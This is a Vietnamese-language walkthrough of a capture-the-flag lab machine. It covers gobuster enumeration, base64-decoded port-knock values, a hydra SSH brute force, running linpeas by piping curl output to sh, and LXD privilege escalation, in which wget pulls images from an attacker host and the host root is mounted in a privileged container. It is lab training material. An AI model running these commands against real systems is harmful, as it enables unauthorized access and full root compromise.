

Step1: Scan 

Step 2: gobuster dir -u 192.168.2.158 -x txt,php,html --wordlist /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt




Ve lai home page -> f12 thay co 1 doan -> user: **jubiscleudo**

Dang nhap dai voi user tren, pass bat ki ta duoc 


Vao file 3.jpg xem co gi



Tai anh tren ve xem thu co gi




Doan nay bat nhap phrase nhma minh khong nhap gi ca va enter dai 😊))

 Surprise mother father !!!

Tiep theo khai thac cac folder trong web /config -> vao xem thu co gi nao -> thay co file 1.txt




format dang base64 -> decode xem thu co gi khong => 10000

Vao /css thay co file 2.txt

Tiep tuc lai la decode

 duoc 4444


Dung knock

Luc dau khong thay port 22 dau ca, nhma bay gio no da hien ra. Minh cung khong biet no tu dau ra nua


Bay gio vao /backup xem thay wordlists.txt . Sau do wget ve may

Sau khi tai xong, tien hanh bruteforce ssh thoi.

hydra -l jubiscleudo -P wordlist.txt 192.168.2.158 ssh



Pass: onlymy. SSH login thanh cong




May nay co python 3.9 nhung khong dung script duoc. Den luc dung linpeas.sh roi. Curl tu github


# From github

curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh

Ta thay



Va phia tren thay hackable\_3 co quyen admin. Sau khi login vao hackable\_3



Bay gio dung lxd:

sudo su

#Install requirements

sudo apt update

sudo apt install -y git golang-go debootstrap rsync gpg squashfs-tools

#Clone repo

git clone https://github.com/lxc/distrobuilder

#Make distrobuilder

cd distrobuilder

make

#Prepare the creation of alpine

mkdir -p $HOME/ContainerImages/alpine/

cd $HOME/ContainerImages/alpine/


wget https://raw.githubusercontent.com/lxc/lxc-ci/master/images/alpine.yaml

#Create the container


sudo $HOME/go/bin/distrobuilder build-lxd alpine.yaml -o image.release=3.8

Sau do # Serve the directory


python3 -m http.server




Bay gio vao may target: get lxd va rootfs ve



Import anh va xem list anh





Gio da lay duoc root! End game

Code tu import va get image:

# Get the images

wget http://192.168.2.144:9000/lxd.tar.xz

wget http://192.168.2.144:9000/rootfs.squashfs

# Import images

lxc image import lxd.tar.xz rootfs.squashfs --alias alpine

lxc image list # You can see your new imported image

# Initialze the container

lxc init alpine privesc -c security.privileged=true => Doan nay se bi loi . Nhung chi can lxd init la het

.Tiep tuc

lxc init alpine privesc -c security.privileged=true

lxc list # List containers

# Mount the root '/' of host to /mnt/root of the container

lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true

# Start the container and spawn a shell in it

lxc start privesc

lxc exec privesc /bin/sh